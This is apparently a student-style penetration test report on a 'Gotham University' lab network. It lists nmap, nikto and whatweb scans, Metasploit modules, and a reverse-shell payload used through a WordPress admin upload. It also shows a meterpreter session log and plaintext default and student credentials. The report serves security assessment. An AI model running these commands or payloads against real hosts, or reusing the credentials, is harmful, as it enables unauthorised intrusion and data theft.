GOTHAM UNIVERSITY

PENETRATION TEST REPORT

November 25, 2020

Submitted by: - Nafis Chowdhury

CONFIDENTIAL

TABLE OF CONTENTS

Executive Summary

Gotham University contacted with me to conduct a penetration test in order to determine the company's network assessment, risk, vulnerabilities, and exposures to a targeted attack. This testing was performed from November 16, 2020 to November 25, 2020. This report provides the detailed descriptions of technical terms, specific exposure and risk finds, any loopholes in the network as well as the recommendations to resolve these issues. Based on the test we performed during this penetration test, the below table shows the number of categorized risks, from critical to low level risk findings contained in this report.

Critical	**High**	**Medium**	**Low**
2	1	1	1

Figure-1

Network Topology

Based on our finding and the information was provided to us, Gotham University network consists of 2 different machines. One machine is the DevOps machine and another one is student Workstation machine. The below topology will give the idea about the network.




Figure-2

Testing Methods

Host Discovery

In order to discover hosts, we scan through the entire host. We found that there are different services are running on the hosts as well as there are different ports are open. More about the tools that have been used during our testing, we will discuss about the tools section.

Tools Used

The tools that we used during the penetration testing are listed below-

1. NMAP
2. Metasploit
3. Burp Suite
4. Hydra
5. Nikto

Vulnerability Scanning

NMAP Scans

For the DevOps machine-

```
nmap -Pn -A 20.191.116.152
```

For the Workstation machine-

```
Nmap -Pn -A 20.51.124.48
```

Metasploit Scans

For the WP admin shell upload-

```
msf6 > set payload php/meterpreter_reverse_tcp
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
```

For the BlueKeep scan-

```
msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
```

For the EternalBlue scan-

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
```

Nikto Scans

For the DevOps machine-

```
nikto -h 20.191.116.152
```

For the Workstation machine-

```
nikto -h 20.51.124.48
```


Manual Test

We also manually test some of the default usernames and passwords to get access to those machines. Most about this type of testing outcomes, we will discuss in the next section.

Information Gathering


Before performing our actual test we gathered all the information possible. Based on our finding those information are given below-

DevOps server-



```
root@kali:~# whatweb 20.191.116.152
http://20.191.116.152 [302 Found] Apache[2.4.6], Country[UNITED STATES][US], HTTPServer[Red Hat Linux][Apache/2.4.6 (Red Hat Enterprise Linu
x) PHP/5.4.16], IP[20.191.116.152], PHP[5.4.16], RedirectLocation[/wordpress], X-Powered-By[PHP/5.4.16]
http://20.191.116.152/wordpress [301 Moved Permanently] Apache[2.4.6], Country[UNITED STATES][US], HTTPServer[Red Hat Linux][Apache/2.4.6 (R
ed Hat Enterprise Linux) PHP/5.4.16], IP[20.191.116.152], PHP[5.4.16], RedirectLocation[http://20.191.116.152/wordpress/], Title[301 Moved P
ermanently]
http://20.191.116.152/wordpress/ [200 OK] Apache[2.4.6], Country[UNITED STATES][US], HTML5, HTTPServer[Red Hat Linux][Apache/2.4.6 (Red Hat
Enterprise Linux) PHP/5.4.16], IP[20.191.116.152], JQuery[1.12.4], MetaGenerator[WordPress 5.0], PHP[5.4.16], PoweredBy[WordPress,WordPress,
], Script[text/javascript], Title[Gotham University &#8211; Just another WordPress site], UncommonHeaders[link], WordPress[5.0], X-Powered-B
y[PHP/5.4.16]
```

Workstation-



```
root@kali:~# whatweb 20.51.124.48
http://20.51.124.48 [200 OK] Country[UNITED STATES][US], HTTPServer[Microsoft-IIS/8.5], IP[20.51.124.48], Microsoft-IIS[8.5], Title[IIS Wind
ows Server]
```

Upon the port scanning we also found both of the server have different services running as well as different ports are open.

DevOps server-

Port 22 – SSH – OpenSSH 7.4 (version 2.0)
Port 80 – HTTP –

Workstation-

Port – 80 – HTTP – Microsoft Server 2012 R2 Datacenter 9600
Port – 3389 – RDP
Port – 135 – NetBIOS-SSN
Port – 139 – NetBIOS
Port – 445 – SMB (version 1)

Risk Findings

Title

Admin panel access using default username and password.


Description

During our manual testing we found that the DevOps server is running the website for the Gotham University. It is running on the wordpress. The wordpress site's URL is-
http://20.191.116.152/wordpress/
We were able to access the amin page which is-
http://20.191.116.152/wordpress/wp-admin
this login page allow the admin to login to the wordpress and page any changes as they want. But this page using the default username "admin" and default password "admin". So, based on that we were able to access the internal settings, content, user's information, contents, plugins, themes etc.

Severity

This will have **critical** impact on company's security.

Proof



WordPress 5.5.3 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

WordPress 5.0 running Twenty Sixteen theme.

Search Engines Discouraged

Figure-3

Title

Student portal access through user id and password.


Description

The website administrator commented on student’s post where he/she publicly provided the information about the username as well as the password. The login page to access the student portal is-
http://20.191.116.152/student/login.php
The username is “justin.redfern” and password is “justin123”

Severity

This will have **high** impact as it will expose the personal information of a student.

Proof



Hi, **justin.redfern**. Welcome to your portal.

Please upload your profile picture to setup and verify your student identity.

Notice: Undefined index: uploaded in **/var/www/html/student/welcome.php** on line **46**

Notice: Undefined index: uploaded in **/var/www/html/student/welcome.php** on line **49**

Notice: Undefined index: uploaded in **/var/www/html/student/welcome.php** on line **51**

Notice: Undefined index: uploaded in **/var/www/html/student/welcome.php** on line **52**

```
Your image was not uploaded. We can only accept JPEG or PNG images.
```

Figure-4

Title

Public icons and server information were accessible.


Description

The public icons and every detailed information for the apache server on which the wordpress is running, those information were accessible. The link to access the public icons is-
http://20.191.116.152/icons/
The link to access the server information is-
http://20.191.116.152/student/login.php

Severity

This issue has comparatively **low** impact towards the company's security.


Proof



Index of /icons

Name	Last modified	Size	Descrip
Parent Directory		-	
a.gif	2004-11-20 20:16	246	
a.png	2007-09-11 05:11	306	
alert.black.gif	2004-11-20 20:16	242	
alert.black.png	2007-09-11 05:11	293	
alert.red.gif	2004-11-20 20:16	247	
alert.red.png	2007-09-11 05:11	314	
apache_pb.gif	2013-05-04 12:52	4.4K	
apache_pb.png	2012-10-03 12:35	9.5K	
apache_pb.svg	2012-10-05 14:55	260K	
apache_pb2.gif	2013-05-04 12:52	4.1K	
apache_pb2.png	2012-10-03 12:35	10K	
back.gif	2004-11-20 20:16	216	
back.png	2007-09-11 05:11	308	
ball.gray.gif	2004-11-20 20:16	233	
ball.gray.png	2007-09-11 05:11	298	
ball.red.gif	2004-11-20 20:16	205	
ball.red.png	2007-09-11 05:11	289	
binary.gif	2004-11-20 20:16	246	
binary.png	2007-09-11 05:11	310	
binhex.gif	2004-11-20 20:16	246	
binhex.png	2007-09-11 05:11	319	
blank.gif	2004-11-20 20:16	148	

Figure-5



PHP Version 5.4.16

System	Linux DevOps 3.10.0-1160.2.2.el7.x86_64 #1 SMP Sat Oct 17 05:06:47 UTC 2020 x86_64
Build Date	Oct 29 2019 09:57:11
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/curl.ini, /etc/php.d/fileinfo.ini, /etc/php.d/json.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/sqlite3.ini, /etc/php.d/zip.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

Figure-6

Title

Remote shell execution using WP admin shell upload.


Description

During the scanning with Metasploit framework, we found that the DevOps server is vulnerable to the remote shell execution command. We were able to set the meterpreter payload and using that payload we got access to the remote shell of the apache server. Using that anyone will be able to get sensitive information and can download or delete important things.

Severity

This will have **critical** impact on company's security.

Proof



```
meterpreter > getuid
Server username: apache (48)
meterpreter > getpid
Current pid: 29246
meterpreter > localtime
Local Date/Time: 2020-11-25 04:38:19 UTC (UTC+0000)
meterpreter > ps

Process List
============

 PID    Name             User    Path
 ---    ----             ----    ----
 523    /usr/sbin/abrtd  root    /usr/sbin/abrtd -d -s
 15362  /usr/sbin/httpd  root    /usr/sbin/httpd -DFOREGROUND
 18649  [sh]             apache  [sh] <defunct>
 18750  sh               apache  sh -c ps ax -w -o pid,user,cmd --no-header 2>/dev/null
 18751  ps               apache  ps ax -w -o pid,user,cmd --no-header
 29242  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
 29246  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
 29253  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
 29335  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
 29336  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
 29337  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
 29338  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
